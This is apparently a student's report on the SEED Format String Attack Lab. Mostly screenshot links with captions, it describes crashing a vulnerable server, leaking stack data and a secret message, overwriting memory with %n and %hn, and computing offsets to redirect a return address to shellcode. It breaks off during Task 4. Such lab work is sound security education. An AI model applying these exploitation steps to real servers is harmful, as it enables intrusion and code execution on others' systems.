Format String Attack Lab

SEED 2.0

Enter your name

2023

Contents

[Environment Setup 2](#_Toc132474983)

[Task 1 3](#_Toc132474984)

[Task 2 5](#_Toc132474985)

[Task 2A 5](#_Toc132474986)

[Task 2B 6](#_Toc132474987)

[Task 3 6](#_Toc132474988)

[Task 3A 6](#_Toc132474989)

[Task 3B 8](#_Toc132474990)


[Task 3C 9](#_Toc132474991)


[Task 4 11](#_Toc132474992)


[Task 5 14](#_Toc132474993)

[Task 6 17](#_Toc132474994)

# Environment Setup








# Task 1


Sending hello to server when it asks to send input.




Starting the server where it asks for user input and as shown in the screenshot above the hello ping was sent to the server.



I have changed the input as to put go beyond the 1500 bytes of data that can be accepted by the server.




Now the program gets stuck and crashes.




# Task 2

## Task 2A


Using the script to find the first 4 bytes of the buffer array on stack. Where a number has been added for easy identification.



Sending the script to the server.




It is evident from the screenshot below that the number has been identified as highlighted in the screenshot below and mentioned in **number** variable in the screenshot above.




## Task 2B


Using this script to perform this task. Where secret address has been placed in variable **number**. Which will be changed to the address of the secret message.



Sending the script to server.




Now it is evident from the screenshot below that the secret message as mentioned in the script as secret message has been found and displayed




# Task 3

## Task 3A


Now to find the address of the target placed in variable named **number**. Simply in the script modified the address with %n which modifies the value of corresponding parameter address by 4 bytes.



Sending the script to server.



The string length has been visibly modified of the string that preceded to the string printout.



## Task 3B


Modified the script so the address is also changed instead of just pointing to 0x5000 value. The script has been modified according to these calculations 0x5000=20480=4+62\*325+326.




Sending the script to the server.



This is the response received.




And at the bottom of it the desired value is mentioned as result.




## Task 3C


I modified the script to fit the calculations 0xAABB=43707=12+693\*62+729 and 0xCCDD-0xAABB=8738. Here, 0x080e506a is the address of the highest byte while the 0x080e5068 is the lowest two-byte address. Explaining two-bite, even though the process is the same as above task but **%hn** was used to overwrite two bytes at a time. An overall of 12 characters which explains the use of %**hn.**



Sending the script to the server.





As the previous task when the script is received the server displays the target value which is the desired result.



# Task 4

Using the following script.






Now leading to the modification in it which includes the starting address added with buffer and length of 1500 shellcode bytes entered by the user.

The return address of myprintf: 0xffffd128+0x4=0xffffd12c

The starting address of the shellcode: 0xffffd200+1364=0xffffD754


Calculations to be used are 0xffff=65535=12+62\*1056+51 where 0x1D754=120660 and 0x1D754-0xffff=55125. 